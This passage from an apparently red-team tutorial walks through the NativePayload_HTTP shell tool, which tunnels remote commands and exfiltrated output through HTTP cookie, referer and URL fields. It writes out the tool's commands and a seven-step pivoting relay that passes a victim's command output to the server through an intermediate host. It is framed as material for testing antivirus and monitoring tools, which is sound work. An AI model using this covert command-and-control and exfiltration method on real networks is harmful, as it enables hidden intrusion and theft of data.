
Picture 7: NativePayload_HTTP.sh and delay for multiple clients
also with "**@info**" command you can see "activated delays" for each client.



Picture 8: "@info" command and delay for multiple clients

Exit Command for Exit Client-side tool (agent):

with "**exit**" command without "@" your client-side agent will exit , as you can see in "Picture 9".
Note: with command "@**exit**" your server-side tool will exit.



Picture 9: "exit" command

Pivoting,(Dumping commands output from (Pivot client) to server by (intermediate system) via indirect traffic):


Pivoting Method step by step:

step1: Pivot-client executed [./NativePayload_HTTP.sh -dumpcmd pivotclient]
step2: Intermediate-system executed (client) [./NativePayload_HTTP.sh -dumpcmd 192.168.56.1 80 0.5]
step3: Server executed [./NativePayload_HTTP.sh -exfilwebserver 80]
step4: intermediate system ---> download Pivot-client IPv4 & command from server >>> server 192.168.56.1:80
step5: intermediate system ---> send signal "i am your intermediate system & your cmd is [????]" >>> Pivot-client:8080
step6: Pivot-client system ---> sned cmd output to intermediate system >>> intermediate-system:8081
step7: intermediate-system ---> send cmd output for Pivot-client to server >>> server:80


so we have something like this: **server <<----- intermediate <<----->> Pivot-client**

as you can see Pivot-client will send CMD output to Intermediate-system so our server will not dump CMD output from Pivot-client directly and it will deliver via indirect exfiltration traffic.


Note: my C# code does not support "Pivoting" feature (unfortunately) so it means you can use this feature only by two linux systems.
Note: as you can see in the next Pictures with this command "@**piv**" you can use this feature.
Note: for this feature I used "python SimpleHTTPServer" and my code has "**bug**" unfortunately, sometimes doesn't works very well I will fix this in next version by migration from "python" to "apache2" ;).



Picture 10: "**@piv**" command



Picture 11: "**@piv**" command



Picture 12: "**@piv**" command and "**@cmdlist**"

at glance: as I talked in this chapter, you can use HTTP Header fields (cookie , referer and id values in "url") for Data Exfiltration very simply and my focus in this chapter was about HTTP Traffic and HTTP Packets so I hope these codes and methods was useful for you to test against your AVS/Firewalls or security Monitoring tools etc.

Note: I am not Professional shell Script Programmer and perhaps my code in Server/Client-side has some bugs.
At least I know my code has bug for "Pivoting Feature". I am sorry ;)
Note: my C# code designed for client-side only so our Server-side always is Linux based by this command "**./NativePayload_HTTP.sh -exfilwebserver**"

"**NativePayload_HTTP**" Source: https://github.com/DamonMohammadbagher/NativePayload_HTTP